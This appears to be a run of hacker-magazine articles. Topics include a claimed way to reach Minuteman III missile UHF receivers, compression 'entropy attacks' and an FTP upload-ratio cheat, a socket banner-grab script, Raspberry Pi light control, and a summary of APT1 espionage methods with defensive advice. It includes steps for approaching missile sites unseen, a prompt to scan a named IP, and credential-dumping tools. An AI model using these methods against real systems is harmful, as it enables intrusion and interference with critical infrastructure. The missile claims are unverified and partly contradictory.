Today I'm going to put on my white hat. We will be discussing how any civilian can establish a communication link to be able to hack into any Minuteman III ICBM nuclear missile computer. This will be accomplished by completely bypassing the Launch Control Center - the place that usually controls all communications having to deal with Minuteman III missiles. The main purpose for discussing this information is to show that even the most secure, unattached to the Internet system can be hacked as a result of owner/operator carelessness. The secondary purpose for exposing this information is so someone else in authority with the Air Force or government will read this and take the necessary steps to stop Crewdog buffoonery with the Airborne Launch Control System Holdoff Command (AHC).

Usual disclaimer: All of this information is unclassified. Standard disclaimer: For information purposes only. Do not do any of this.

First, some brief background information. Both the Minuteman III missile and its associated Launch Control Center (LCC) each have their own computer. These computers handle the bulk of the communications back and forth between the missile and the Launch Control Center. Every six hours, Crewdogs in the LCC

must initiate the Airborne Launch Control System Holdoff Command. This command is intended to be sent from every LCC to every Minuteman III nuclear missile, no exceptions.

The AHC command was built into the Minuteman III system during the dark days of the Cold War. The idea was if any launch control center was destroyed by an enemy missile, there needed to be a way for United States forces to launch any remaining Minuteman III nuclear missiles. At the end of a certain amount of time, if the Minuteman III missile does not receive an AHC command, the missile computer switches on its UHF radio so that the missile can receive communications through its UHF radio. Sooner or later, an E-6B from the 624th Strategic Operations Squadron (containing the airborne launch control system) will fly by and Crewdogs in the aircraft will begin to communicate with any Minuteman III missiles that are in the UHF mode. Of course, in a time of nuclear war, they will be sending UHF commands that will cause the missile to launch.

There's something about pulling a lot of alerts in an underground nuclear Launch Control Center that eventually makes some Crewdogs do crazy (and dangerous) things. One of the crazy things that some Crewdogs do is play the "AHC Chicken" game. The goal of the AHC Chicken game is to see who can get the AHC command sent out to the missile as close as possible to the six hour timer without having it expire. Since the AHC timer clock does not report fractions of a second, then the winner of AHC Chicken would send the AHC command to the missile at one second before the six hour timer expires. There are five launch control centers in each squadron. To play AHC Chicken, two or more launch control centers will get a chance to run the AHC command. This game takes twelve or more hours to play. At the end of twelve (or more) hours, the launch control center with the closest time to zero on the AHC timer is the winner. If a mistake is going to happen, it is usually going to be at the 18-hour point (usually at about three or four in the morning). A mistake is made when the AHC command is not sent out and all the missiles go into the UHF mode (or RADMO).

A wild guess is that the 0 AHC Chicken game is played about two times a year in any given nuclear missile wing. Generally, Crewdogs are quick enough to catch the mistake and run the AHC command within a few seconds. On other occasions, Crewdogs have left nuclear missiles in the AHC mode for nearly four hours.

Of course, Crewdogs get in big trouble for having done this.

The materials we will need for this hack will be a tuned 40+ watt UHF transceiver and a DTMF0 tone generator. The purpose of this hack is to demonstrate that a civilian with no nuclear missile knowledge or experience can obtain electronic access and communicate directly with a Minuteman III nuclear missile computer by way of its UHF receiver. There is no danger of launching the nuclear missile since only the President and National Command Authorities actually have access to the real nuclear missile codes. This hack just feeds electronic gibberish to the nuclear missile computer. This hack demonstrates electronic access to a nuclear missile, nothing more.

We all remember from our "Radio 101" course that the UHF band operates in the line-of-sight mode. This means that our UHF transceiver must have a fairly clear line of sight between the operator and the nuclear missile site. We want to get close enough to the nuclear missile so that our UHF transceiver is able to make contact with the missile, but not so close that we can be picked up on the missile site security cameras. Once we are set up, all we need to do is set our UHF transceiver to the frequency of the Minuteman III nuclear missile computer's UHF receiver. The frequency of the Minuteman III nuclear missile's UHF receiver is set at.... Okay, I can't tell you the actual frequency(s) because they are classified. However, a communications link can be established by stepping through UHF frequencies while transmitting random DTMF tones. We really only need to have a couple of random tones register on the missile's computer for proof of concept. And there you have it! A. very. cool. hack.

I don't know why nuclear missile wing commanders do not take steps to completely stop the Crewdogs' ability to play the "AHC Chicken" game. It has been going on for more than 30 years. By highlighting this hack, it is my hope that nuclear missile wing commanders and politicians will take the necessary steps to shut down the Crewdogs' ability to play "AHC Chicken" immediately. This will also ensure that no hackers/civilians will be able to communicate with a nuclear missile.

(Bad Bobby has spent more than 6,500 hours on alert in the Minuteman III Nuclear Weapon System. Next time, Bad Bobby will wear his White Hat (again) as we examine the Enable codes for the Minuteman III nuclear warhead!)

FUN WITH DATA ENTROPY ATTACKS

by Spacedawg

<insert standard disclaimer here>

Today compression is used everywhere. Most modern file formats, networks, and computing systems are optimized to reduce waste of space in buffers, memory, and storage. The level of sophistication of this compression varies, as does the value of that compression in certain situations. In this article I will explain how one can use knowledge of these variances to gain advantage over a target system by bending and breaking the rules.

high entropy = bad time for compression

In general, data entropy is simply a measurement of order in a block of data, so to say data has a high order of entropy is to say the data is in a low ordered state such as a block of truly random generated data. Conversely a block of raw ASCII alphanumeric text would be said to be in a low entropy state, and is suitable for compression by an appropriate algorithm. This is true for all types of *raw* representations of data, sound, video images, all of which have vast ordered, yet repeatable data patterns in their structure. So what about encrypted data? It appears random externally, yet has a high order of structure - only to the parent cypher algorithm when accompanied with the correct keys. To any compression algorithm encrypted data is indistinguishable from random data and is high entropy. As a result, it is a common rule to do all compression steps on a data block before encryption, in order to reap the benefits of size reduction and security from both algorithms.

The order of data entropy is measured against the process it is being run through.

How is This Useful for Hacking?

With this in mind, if we create a large, low entropy data block with highly structured layout suited to a high compression ratio, and inject it into a system that uses even the most simple compression, we can transport a huge amount of data to the target in a short time that, on reaching its destination, will expand to rapidly fill buffers, memory, and even petabytes of hard drive space on an unsuspecting target. This is

similar in method to the recent DNS vulnerability where exploited code was used to flood the buffer of the target until the network failed - except we are using the system's own compression to transport our generated data. So what is the lowest entropy data structure we can fit into 10TB that almost any compression algorithm can reduce to almost nothing? It's simple, how about 10TB of 0s!

Real world example 1 - Practical example: Free stuff on FTP.

Disclaimer: I'm not proud of this, but at the time it had to be done. Back in the day, before file sharing programs like BitTorrent and Napster, people mainly shared files by setting up local FTP servers. Users would connect to these FTP sites, upload media files requested by the server owner, and an automated script would keep count of the files uploaded and then offer the user download privileges based on a ratio of the data uploaded, usually 2:1. So me living in the back end of nowhere with a dial-up 56k modem and an ISP dial-up rate of 10c per minute (no free local ISP calls in my country) and no files to trade could not really play by the rules. So....

Step 1: Open mspaint.exe.

Step 2: Make new image, increase canvas size to several times the screen size.

Step 3: Save as 24 bit uncompressed bitmap file (lots of 0s).

Step 4: Check file size, increase canvas, and re-save until file size approached 5MB.

Step 5: Write "sorry" on the bitmap (it doesn't affect the entropy much).

Step 6: Rename the file from "untitled.bmp" to "Britney Spears - Hit Me Baby One More Time.mp3".

Step 7: Upload the file to the FTP server over the 56k modem at >300KBPS (!!!).

Step 8: Quickly download files (at normal speed) from FTP before the owner finds your corrupted mp3 and boots you.

I learned the modem's simple compression was able to take packets of 0s and say "30 0s" instead of "00000000000000000000000000000000" and upload my payload at a fantastic speed. If you were the owner of any of these FTPs, I hope you found the BMP header data

and my embedded apology. I'm sure this type of entropy attack could be adapted to be used effectively in modern DDOS, network exploit, and fuzzing attacks.

Real world example 2 -

Hypothetical example:

Utilizing high data entropy to protect Internet privacy.

We now live in a world of almost total surveillance. As individuals, most of the gigabytes of data that typically travels in and out of our broadband routers (streaming videos, music, app downloads, etc.) is quickly indexed and the redundant data is discarded by the man in the middle. The bulk of the data that we send and receive that is personal, unique, or creative is relatively small, unencrypted, and easily stored for processing. Smaller still is the average user's encrypted traffic that can, and is, collected, sorted, filtered, and stored indefinitely. Encrypted traffic is difficult to identify specifically using deep packet inspection methods. Instead *all* unknown, high entropy traffic is interpreted as being encrypted data and is *all* collected and saved for processing and decoding at a later time. This is something we

can work with....

Raising the Signal to Noise Ratio

If there were a peer to peer network that did nothing but send a stream of meaningless high entropy data to participating nodes on the Internet, the storage capacity requirements of those who would hold all of our private communications would need to be dramatically increased. This also breaks the web of association that those watching us like to draw between individuals as it appears that we are all always connecting to one another through small intermittent encrypted channels. The data could not be simply ignored or discarded, because some users can still embed real encrypted messages in the data stream amid the overwhelming noise. While these encrypted communications might still be deciphered, the job of identifying encrypted traffic interlaced within a high entropy data stream just became a painstaking, manual process, prone to false positives and wasted resources, perhaps to the point of mass surveillance becoming a financially inviable endeavor.

Shoutout to Crunchman, Dublin 2600, and the TOG Hackerspace crew.

Network Condom

by Sh0kwave

The Internet is full of STDs - make that malware: exploit kits, drive-by downloads, redirects, cross-site scripting, malnet nodes. (Try nmap on 221.130.179.36.) If you want to do a little exploration of the seedier side of the Internet, it makes sense to take precautions. Use a little protection, as it were.

This little Python script lets you explore safely. You won't be using a risky web browser - you'll be making raw network socket connections. Honestly, you can do something similar with netcat, but if you want to dip your toe into Python, and you don't want to enter a bunch of long command lines, give this a try.

Create a file called "NetCondom.py" and enter the following:

```
import socket

ip = raw_input("IP: ")
port = int(raw_input("Port: "))
```

```
try:
    s = socket.socket()
    s.settimeout(5)
    s.connect((ip, port))
    s.send("HEAD / HTTP/1.0
    ➤ \r\n\r\n")
    result = s.recv(1024)
    s.close()
    print str(result)
except Exception, e:
    print str(e) import socket
```

Save it, then run it with: \$>python

➤ NetCondom.py

When prompted, enter the IP address and port you want to explore, and see what you get back. Whatever it is, you won't infect yourself with malware because it is just going to be a string.

How do you know what to explore? Try some scans with nmap: "nmap -sV {ip-range}".

How do you find an IP address from a URL? Use nslookup, or dig: "nslookup www.google.com" or "dig www.google.com".

Happy, safe, exploring!

Yippie Ki-Yay: Social Engineering and Film

by Gregory Porter
<http://backfromthemovies.blogspot.com>

Social-engineer.org defines social engineering “as the act of influencing a person to accomplish goals that may or may not be in the ‘target’s’ best interest.” [1] Convincing a user to divulge his or her password is a commonly cited example that illustrates the definition but also brings to light the relationship between social engineering and computer security. Social engineering is, at its core, persuasion, but the term emphasizes a relationship between an individual (the engineer, if you will) and a target, be it a system, an individual, or a situation. Although elements of social engineering exist in every facet of life, there is a tendency to relegate the practice to computer security and, in doing so, one may fall victim to the practice. This article will discuss the presence and implications of social engineering in film.

Overt examples of social engineering fall under the term of “propaganda.” Consider the Nazi film *Triumph des Willens* (*Triumph of the Will*). The message is as clear as someone commanding, “give me your password.” Bugs Bunny also participated in this practice, though with a different audience in mind. [2] The idea, of course, is to persuade the audience to support the Nazi party or “buy a little bit of Freedom (on sale at this theater).”

Although propaganda doesn’t often reach WWII levels, there are still elements of social engineering throughout modern films. Consider the classic action movie *Die Hard*. Although it came out in 1988, its characteristics are indicative of mainstream, blockbuster action movies. Although it might not be persuading the audience to do something, it is subtly reinforcing social assumptions held by the audience.

First, the idea of “normalcy” must be defined. In a blockbuster movie, there is a general story arc. A family unit (a white, heterosexual, middle class couple with maybe a child) is disrupted by some outside force. By the end of the movie, the male protagonist triumphs and brings us back to normalcy. That is, he preserves the family unit. Each of these qualities, white, heterosexual,

male (for the protagonist) serves to connect with the audience, the majority of whom are white, middle class, and, as this is an action movie, male. This very concept of normalcy is an element of social engineering. The movie is taking the majority’s definition of “normal” and replicating it to draw you into the movie and, more importantly, into the movie theater.

John McClane is a detective from New York. He and his wife, Holly, separated six months prior to the start of the movie. He explains what happened to Argyle, his African American limo driver: “she had a good job that turned into a great career.” He had a six month backlog of criminals he was trying to arrest, so it wasn’t “easy to just pick up and go.” “In other words,” says Argyle, “you didn’t think she would make it here, so she’d come crawling back to you, right?” “Like I said, Argyle, you’re very fast,” responds McClane.

The limo arrives outside Nakatomi Plaza, a name that highlights the economic climate in the late eighties/early nineties, namely that Japanese corporations were moving to America. This notion of the Japanese corporation links to the McClane couple through the gift Holly receives for being the best employee: a gold Rolex watch. Before long, Hans Gruber, a former West German radical, and his other “Eastern European terrorist” cohorts take over the plaza and, not long after that, McClane defeats them.

Given that *Die Hard* premiered a year before the fall of the Berlin wall, the decision to make the villains German is not a coincidence. It’s a common theme throughout movies. Who was “the enemy” during WWII? Nazis. Who was “the enemy” during the Cold War? Communists. Who is “the enemy” now? The umbrella term “terrorists,” though it is often specified “Middle Eastern Terrorists.”

In the climax, Gruber is holding Holly hostage. McClane quickly pulls out a gun and shoots Gruber, who begins to fall out an open window. He holds onto Holly’s wrist. McClane hangs onto his wife and unlatches her Rolex causing Gruber to fall to his death.

What is going on in this scene? The white male saves the damsel in distress but how? He

takes the watch off her wrist. This symbolizes her removal from the professional world. The couple is reunited and we return to normalcy; the couple is back together, the woman is at home with the kids while the man earns a living.

To what end is this social engineering? When we consider the subject in computer security, it is an inherently disruptive act. As the example of *Die Hard* demonstrates, there is actually an effort to maintain the status quo. A computer engineer may say “give me your password,” a blockbuster film seems to say “keep your password.” This analogy, however, is false.

Consider the previous discussion of normalcy. Films, especially blockbuster films, create a fictional world based on the preconceived notions held by the audience to, then, draw in the audience. If the majority of the audience saw that world as black and white, the movie’s world would probably be black and white as well. Movies are often considered an escape, but from what? They are often

considered an escape from trouble, confusion, or complexity. *Die Hard* may seem to be a simple action movie about the good guy fighting the bad guys, but its success must attest to its ability to address the audience’s attitude about social and political issues. This can be considered social engineering because the film is presenting a fantasy as something rooted in reality. This fantasy reaffirms potentially false notions held by the audience, thereby propagating another level of fantasy.

Consider the images projected before you the next time you watch a movie. What ideas about the world are presented with a matter of fact tone? What assumptions are being made for the sake of the story and are those assumptions significant?

Sources:

- <http://www.social-engineer.org/>
- http://www.youtube.com/watch?v=_TUPUbv00eU



HACK YOUR HOUSE MAKING THE MOST OF RASPBERRY PI

by Michael Post



After recently moving, it was soon realized that my home that has been abandoned for approximately 15 years was going to need some serious TLC - first and foremost being water and power. Water was a breeze: run some pipe, call the city. A few days later, voila - water. Power, on the other hand, was a bit different, replacing fabric wrapped wire with proper wire, replacing fuse boxes with a breaker box, a new meter box just so the power company would come out to turn it on. Once that was done, I felt pretty comfortable dealing with AC power.

So I decided to introduce my house to the Raspberry Pi. First was to decide on an OS for the Pi. After a little consideration, I decided on Raspbmc - main reasons being, first, I was already running MediaTomb on my laptop and, although the Pi is a little light on processing and RAM, it thus far has made an excellent head unit. Second was hardware - what would I have to buy, what could I fabricate myself, and how much would it cost? Lastly, and quite possibly most importantly, what would be the best way to communicate with the GPIO pins on Pi?

Raspbmc requires very little to no configuration to get up and running and plays all matter of file format streams. Plus there is pre-built smartphone apps for iOS and Android, very convenient for couch sitting, or armchair, if that is your thing.

On to the hardware. First, the Pi was going to need power. I figured probably the more the better, so I chose an LM2596S. It can take from 36v in and step it down to 1.5v and is rated up to 2A. It seemed to be a pretty good choice at the time and I haven’t been disappointed. Any old power supply will do. I have a 12 volt, 2.67 amp power supply and it works fine with the converter and the Pi. It will power all nine pins I’m currently using plus the Pi and USB keyboard at 5.5 volts input, so that is a great thing. (I’m not sure if a regular cell phone charger can power the above without a voltage drop.) Second, I needed switches. The first set of solid state relays I bought was from SainSmart on Amazon for about \$16. The next two I bought were knockoffs at \$8 apiece, but, as far as I can tell, they’re just about identical. All three have four inputs, four outputs, and run on 5 volts. Lastly was wire and connec-

tors. I used 14/2 wire (left over from wiring my house) for the lights to relays and some Plain Jane CAT5e for the GPIO pins to the input pins on the relays. I used female to female jumper wires cut in half and soldered to the CAT5e to complete the connection from Pi to relay, and I found some lever nuts to use between the lights, relay, and breaker box.

HTTP, the sweet jelly filling. After kicking a few ideas around my laboratory, I decided that for me, controlling the Pi via web page was the most ideal. Mostly, because writing separate apps for Droid and iOS seems time consuming and a little daunting. Now, with a little HTML and JavaScript, you can execute the commands needed to turn your GPIO pins from any device connected to your network that has a web browser via CGI scripting. My Pi was running Raspbmc which already has a web site used to remotely control XBMC. I added another step. I host my website on my laptop and execute the CGI scripts via SSH. My reasoning for this was to keep as much heavy lifting on the server side. Running cron to automate and run the full blown web server just seemed more reasonable. I didn't want my movies or music or whatnot to deteriorate because of programs running in the background on my Pi. So, to achieve this, first you need to create an RSA key for your laptop to your Pi, then write your scripts on your Pi end. There are a lot of ways to activate the GPIO pins on the Pi. I chose to just use bash scripting - it's quick and efficient. I also used shell scripting on the server end for the same reason. The Pi has three scripts: one to activate the GPIO pin, one to turn it on, and one to turn it off. The script to activate the pin is in `/etc/init.d` and looks like so.

```
#!/bin/bash
```

```
echo 24 > /sys/class/gpio/export
echo out > direction
echo 0 > value
echo 1 > value
```

The other two are in `~/` and are as follows. To turn the lights on:

```
#!/bin/bash
```

```
cd /sys/class/gpio/gpio24
echo 1 > value
```

And to turn them off:

```
#!/bin/bash
```

```
cd /sys/class/gpio/gpio24
echo 0 > value
```

On the server side, I have a lot of scripts, but there are four basic ones. The first two are in `~/`.

```
#!/bin/bash
```

```
ssh root@<ip number of Pi> "
➤ /etc/init.d/<gpio activate
➤ script>
ssh root@<ip number of Pi> "
➤ ./<script for on or off> >
➤ /dev/null
```

The next two are the CGI scripts to execute the on/off scripts. I could have streamlined this and just written the whole script with the CGI scripts. I used the first two for testing purposes though, so I just left it as is. Most of the CGI scripts look as so. They are in `/usr/lib`

```
#!/bin/bash
```

```
# This first part keeps your
➤ browser from switching pages
➤ except on my iPhone still
➤ looking for a work around
➤ there.
```

```
echo " No content"
echo " text/plain"
echo ""
```

```
~/<script for on or off>
```

```
# this next part is here to edit
➤ my website that lets me know
➤ what lights are currently off
➤ or on
sed -i '5s/offbutton/onbutton/'
➤ /var/www/index3.html
```

That was the best way I could figure to get accurate feedback on what was currently on or running or not. In my opinion, sed is probably one of the greatest tools in any shell scripter's tool bag.

So what I ended up with was a PC that can run my lights, play streaming media on my TV, and, with a little creativity, run just about anything in my home. It cost me a little over \$150 for the Pi, DC to DC power converter, 250' 14/2 electrical wire, female to female jumper wires, and lever nuts. The CAT5e and everything else I used I had available. To control every ceiling light in my house, I think it's a pretty cheap route.

CORPORATE SECURITY AND CHINESE HACKING

LESSONS FROM THE MANDIANT REPORT ON CHINESE ESPIONAGE

by Jim L

Last year a report was published that shines a light on sophisticated hacker techniques and how they have been successfully used in the real world. I'm referring to the Mandiant report called "APT1: Exposing One of China's Cyber Espionage Units." It can be found at <http://intelreport.mandiant.com> ➡/Mandiant_APT1_Report.pdf. It's a great report that shows how a foreign government used common and advanced techniques to pillage corporate databases. Given that corporate espionage costs billions of dollars every year, this report got my attention. When a threat is as well funded, planned, and executed as this one was, it gets labeled as an "Advanced Persistent Threat" (APT). This report looks at one particularly aggressive group affiliated with the Chinese military that it calls "APT1." Even when one excludes the political and diplomatic implications of such a sensitive topic, the report is still a great read for its detailed examination of how all the dirty work gets done. I think hackers and curious minds everywhere should read it over and see what can be learned from it. In this article, I'll summarize the findings of the report and offer some suggestions companies (and individuals too) can take to improve their security.

First, a little overview of how Chinese hacking has impacted U.S. companies, particularly companies in the defense industry. In the age of the Internet, cyber spying stands out as a gold mine of information acquisition, and this report shows why. The volume of attacks attributed to China has reached such a high level that the U.S. government considers it a threat to economic competitiveness. Industries hacked include those involved in energy, finance, aerospace, information technology, and automobiles. Intellectual property theft targets a variety of technological areas including defense and military technology. In 2009, it is believed that Chinese hackers stole token related technology from security company RSA which was later used to hack into Lockheed Martin's computer network. Indeed, Lockheed Martin may have lost information related to the newest stealth fighter, which could jeopardize lives and cost millions of dollars. One defense contractor,

QinetiQ, was reportedly infiltrated and took little action to stop it even after repeated warnings from NASA and the NCIS. The network was compromised at every level for almost a year. As a result, investigators said that terabytes of data, including classified information relating to military robotics, drones, and the Army's helicopter fleet, including PIN codes that could now be used to identify helicopters' deployment and combat-readiness, were stolen. (Schwartz, 2013)

It is more than a little disturbing that the national security of the United States could be at risk from such security breaches. Many of the security breaches are downplayed by companies worried about their public image. However, the more such security breaches are kept hidden, the harder it will be to force companies to take security more seriously. Due to the persistent nature and broad scope of such attacks, one former Bush administration official feared we could find that some of America's most critical and expensive weapons technologies will fail to perform in a military conflict with China. While the Chinese government denies engaging in computer hacking, evidence to the contrary is mounting. The report by Mandiant stands out as one of the most well documented reports to date linking economic cyber espionage directly to the Chinese military. While the amount of public information related to IP theft and hacking could literally fill volumes of books, the Mandiant report deserves special attention because it consolidates the hacking problem into one coherent and well documented report.

The actor known as APT1 is believed to be the Second Bureau of the People's Liberation Army, Unit 61398. This elite unit recruits those with the background necessary to conduct hacking operations against English speaking countries. In addition to English language proficiency, the recruits for this group are also skilled in highly technical areas of information technology, including computer security. The unit receives large scale fiber optic infrastructure support from China Telecom, which cites its importance in protecting national security. The data stolen by this unit since 2006 is measured in terabytes and over 140 companies are known to have been targeted. The attacks are continuous and widespread over a range of indus-

tries. Once a target was successfully attacked, the unit would maintain a continued presence on the network for almost a year on average. The information targeted is highly technical and confidential - system designs, test results, business plans, manufacturing procedures, management emails, network architecture information, and user credentials. (Mandiant, 2013)

Anatomy of an Attack

This kind of cyber espionage requires the exploitation of vulnerabilities in existing computer systems and networks. Vulnerabilities can range from unpatched software to zero day exploits to social engineering. Not surprisingly, people appear to be the weak link that the Chinese are exploiting the most. Spear phishing is APT1's most commonly used technique. Why spear phish? Because spear phishing works! The methods used to perpetuate these attacks are a textbook lesson in computer security and hacking. Unlike many spear phishing emails, their emails use proper English to the point that it can fool well-educated targets. They even incorporate American slang to an extent. The emails originate from free webmail accounts and contain infected attachments or hyperlinks to infected sites. When someone clicks on the attachment or link, the malicious spyware is loaded onto their computer. Many of the malicious attachments used by APT1 have been zip files. This shows the importance of not randomly opening executable files from unknown sources. Once the zip file is opened, a user may see what appears to be an Adobe PDF file. However, the file is actually malware complete with an Adobe PDF icon. Most users won't look carefully enough at the file extension to see the .exe at the end.

Once the malware is opened, it installs a backdoor on the victim's machine. The backdoor is very useful to the attacker because it allows an outbound communication back to the malware's command and control (C2) server. These outbound communications are easier to get past a firewall than an inbound connection. The malware can send data back to the command and control servers or download additional malware. Multiple kinds of malware were used in the APT1 attacks. In fact, Appendix C of the Mandiant report (which details the malware used) is 153 pages long. Another indicator of the sophistication of the attacks (and likely government involvement) is that most of the malware was custom made to conduct these

cyber-exploitation attacks.

Mandiant actually categorizes the malware into sections: reconnaissance prior to the attack, establish foothold and maintain presence, and complete the mission. A beachhead backdoor will establish a presence on the compromised system, gather system information, and lay the groundwork for additional malware. For example, it might open a Windows command shell, download and execute a file, and then sleep until it's time to be used again. This type of backdoor would likely be hidden in one of the initial spear phishing emails sent to a target computer. Once an attacker is in the system, other backdoors will be created and kept hidden - ready to be used if others are found and eliminated. This can make the network compromise persistent. One variant of this malware called WEBC2 can download HTML pages from a C2 server and look for special commands hidden between special HTML tags. After installation, the standard backdoors will begin doing most of the cyber espionage. The methods of exploitation include uploading and downloading files, taking screen shots of the victim's computer, logging keystrokes, creating or modifying programs, altering the registry, stealing passwords, identifying users, and even establishing remote desktop interfaces. (Mandiant, 2013) These backdoors will try to mimic routine network traffic in order to avoid detection. They may use names like "MACROMAIL" and "CALENDAR" to blend in.

As part of a standard hacking methodology, the APT1 attackers will employ privilege escalation to gain access to sensitive files and directories. They will dump hashed password files from the victim's network using such publicly available tools as cachedump, fgdump, mimikatz, pass-the-hash toolkit, and pwdump7. Once they have the passwords, they can use software to crack them. With cracked passwords, they can log on as privileged users and access even more data. As the attackers gain greater access rights, they can run basic Windows commands to explore the target systems. The commands can be manually typed or run all at once as batch files. These basic commands can yield important information about who is logged in, network configuration, domain information, accounts that exist on the network, which accounts have administrator privileges, and currently running systems services. At this point, the attackers can move laterally around the system gathering and stealing information.

They will also install multiple backdoors so that if one is discovered and removed, there will be another waiting to be used. Once these attackers have stolen a user's account name and password, they can impersonate that user over the company's VPN or webmail connections. The group would also steal email using GETMAIL and MAPIGET. These utilities allowed them to steal email from PST archives as well as directly off the MS Exchange servers. As they mined the data, APT1 would archive it using the proprietary RAR format. The archived files would be broken down into manageable 200 MB portions, encrypted, and sent back to the C2 servers. By encrypting the data that is sent back, they make it impossible for companies to know exactly what was stolen.

How can one be certain these attacks really originated in China? Fortunately, Mandiant also provides documentation of the worldwide Internet infrastructure used by APT1. Mandiant could observe APT1 activity after it hit U.S. servers and then trace it back to servers originating in China. Although APT1 used various server hops in countries all over the world, the attacks could be traced back to four major networks in Shanghai. These hop points can make it appear that the attacks originate in countries other than China. APT1 will create these hop points by compromising networks in various countries and then using them as launch pads for attacks against their ultimate objectives. Incredibly, Mandiant was able to observe APT1 as it logged into some of its compromised hop points. It captured 1,905 instances of these logins that utilized 832 different IP addresses of which 98.2 percent originated in China. (Mandiant, 2013) By capturing the IP address ranges from which the attacks originated, Mandiant could see that most of them were registered to China Unicom Shanghai Network. The registration information even included contact information. Because APT1 utilized Remote Desktop protocol, they inadvertently disclosed details about themselves. For instance, the keyboard layout was observed to be "Chinese (Simplified) - U.S. Keyboard." The IP address originations and the keyboard layouts are good indications that the attacks originated in China by Chinese speakers.

APT1 also utilized C2 servers and DNS servers to facilitate the espionage. Some of these C2 servers utilized by APT1 were examined. 709 of them were in China and 109 were found to be in the U.S. These C2 servers used

various protocols to facilitate the hacking: FTP for file transfer, web, RDP for remote control of a system, and HTran for proxy. The DNS servers allowed APT1 to use Fully Qualified Domain Names (FQDNs) instead of hard coded IP addresses. An IP address could be blocked or shut down, but by using a FQDN and reconfiguring the DNS servers, APT1 could maintain their connections to compromised networks. All that was necessary was for APT1 to point the FQDN to a new IP address. Some of the registration addresses have been found to be fraudulent. Others had been hijacked. In either case, APT1 has used the TCP/IP based Internet infrastructure to establish a cyber-espionage architecture that is vast and persistent.

Common Sense Security

A strong corporate security policy cannot prevent all attacks, but it can make them much more difficult to conduct. In fact, common sense security policies that are already standard practice in the IT community today could have prevented much of the theft that has occurred. There is simply no reason for a business entity not to address the methods employed by APT1 when developing a security policy.

Business and government entities (especially those working on sensitive technologies) should conduct periodic reviews of their security landscape with an eye toward spotting vulnerabilities and unsecured access points. These reviews should also look at employee training programs, current backup and disaster recovery procedures, change management policies, network architecture, firewall policies and rules, wireless access points, use of encryption, remote access, and other areas of vulnerability. These reviews will help develop and maintain a comprehensive security policy that is implemented through strict corporate procedures.

The case of APT1 shows that poor decisions made by employees can open the door to cyber intrusion. One of the simplest things a company can do to protect itself is to train employees in the basics of information security. If you work in corporate security, train your employees not to click on unverified hyperlinks, to be suspicious of emails from outside the company, and not to open documents in emails that they are not expecting and from people they do not know. They need to understand that email addresses can be spoofed and that some attachments can be dangerous. If employees had been more vigilant about opening email and clicking on links,

many of the attempts by APT1 to gain network access could have been prevented. It is also fairly simple and inexpensive for a company to adopt strong password policies. The stronger the password, the less likely it is that it can be cracked using brute force attacks. Also, by forcing employees to change their passwords every 90 days and preventing the reuse of old passwords, hackers who have stolen a password will be kicked out of the system after the password expires. Make sure employees know whom to contact if they do notice suspicious activity. That way, security has a chance to stop an attack before it can succeed.

Strong email and spam filtering protocols should be implemented to prevent phishing emails from arriving in the first place. It would also make sense to initiate policies that prevent employees from sending company files and data through unencrypted private email accounts, especially free ones. Corporate data should stay on the corporate network. With good training, an employee should immediately be suspicious if a manager is sending attachments or links from a non-work-related email account. Companies and government entities should also implement multi-factor authentication through the use of security tokens. The tokens generate random numbers that are synchronized with a remote server and change at regular intervals (such as every 50 to 60 seconds). When the employee attempts to log on he must type the randomly generated numbers into the logon screen. If the numbers match what is on the remote server at that time, he is allowed access. In addition to the token generated numbers, the employee should also have to provide a PIN number that only the employee knows. That way, a hacker who steals the token will still not be able to log in even if the logon ID and password are known. In order to log on remotely, the employee must have a user ID, password, PIN, and token generated random number. This type of multi-factor authentication should be used for remote VPN access as well as webmail access.

Other standard security precautions all companies and individuals should take include maintaining up to date and effective patch management policies. It should be assumed that all known software vulnerabilities will eventually be exploited, so all software patches for both operating systems and applications should be applied regularly. Antivirus definitions should be up to date and scans should be run regularly on the network and against all files

downloaded from the Internet. Firms should use IDS and IPS systems both on the network and on individual hosts. They should develop and enforce strong authentication protocols for VPNs and remote access. To help prevent data loss, laptops should have full disk encryption. Companies should practice good wireless security by scanning for and shutting down rogue access points. The latest wireless security protocols, such as WPA2, should be mandatory. The most sensitive parts of the network should be inaccessible to Wi-Fi devices. They should also conduct frequent penetration tests against the network to highlight vulnerabilities.

I learned a lot about hacking and security from this report. It should be of interest to hackers, security professionals, and anyone else interested in keeping information safe in a cyber-world.

Bibliography

- Elgin, M. R. (2013, May 02). China's Cyber-spies Outwit Model for Bond's Q. Retrieved from *Bloomberg*: <http://www.bloomberg.com/news/2013-05-01/china-cyberespies-outwit-u-s-stealing-military-secrets.html>
- Huntsman Jr, J. M., Blair, D. C., Barrett, C. R., Lynn III, W. J., Gorton, S., Wince-Smith, D., et al. (2013). The Commission on the Theft of American Intellectual Property. United States of America: The National Bureau of Asian Research.
- Mandiant. (2013). APT1 Exposing One of China's Cyber Espionage Units. Alexandria, VA: Mandiant.
- Nakashima, E. (2013, February 10). U.S. said to be target of massive cyber-espionage campaign. Retrieved from *Washington Post*: http://articles.washingtonpost.com/2013-02-10/world/37026024_1_cyber-espionage-national-counterintelligence-executive-trade-secrets
- Schwartz, M. J. (2013, May 02). China Tied To 3-Year Hack Of Defense Contractor. Retrieved from *Information Week Security*: <http://www.informationweek.com/security/government/china-tied-to-3-year-hack-of-defense-con/240154064>



The Hacker Perspective

Tyler Frisbee

Contrary to the norm of my generation, I had a late start to my hacking career at the elderly age of 13. My inspiration was that of many bored adolescent malcontents: Hollywood and television. I was what you could probably call a computer addict back then, but I still didn't know a whole lot about my pitiful HP G60 Notebook running Vista, nor did I understand *why* that setup was pitiful. Nevertheless, I had the drive, and the naivety, to believe I could hack with the best of them.

With the aid of a little bit of math, you have probably deduced that I am not much older than I was at the inception of my "career." You would be correct. At 16, I am now taking a look back at the past three years, both critically and humorously. I do not by any means condone my early transgressions described in this text, and I only now write about them to entertain and educate experienced hackers and to dissuade aspiring hackers from following a path of misconceptions and destruction. That being said, I would also like to provide my insight on the beginner hacking subculture and the hacker mentality.

Following in the footsteps of all the pernicious script kiddies before me, the most obvious plan of action to kick-start my hacking adventures was to Google search "how to hack." After sifting through the first ten of several thousand results, I had collected enough regurgitated information to begin breaking cyber-laws.

I'm sure many aspiring hackers can relate to the next "hack" that is almost a rite of passage into the role of being a script kiddie. I learned about a now scarce flaw in some websites based on outdated SQL databases which allows you to easily gain some limited administrative privileges by entering simple strands of code into the login field. You don't have to go through any of the steps that are

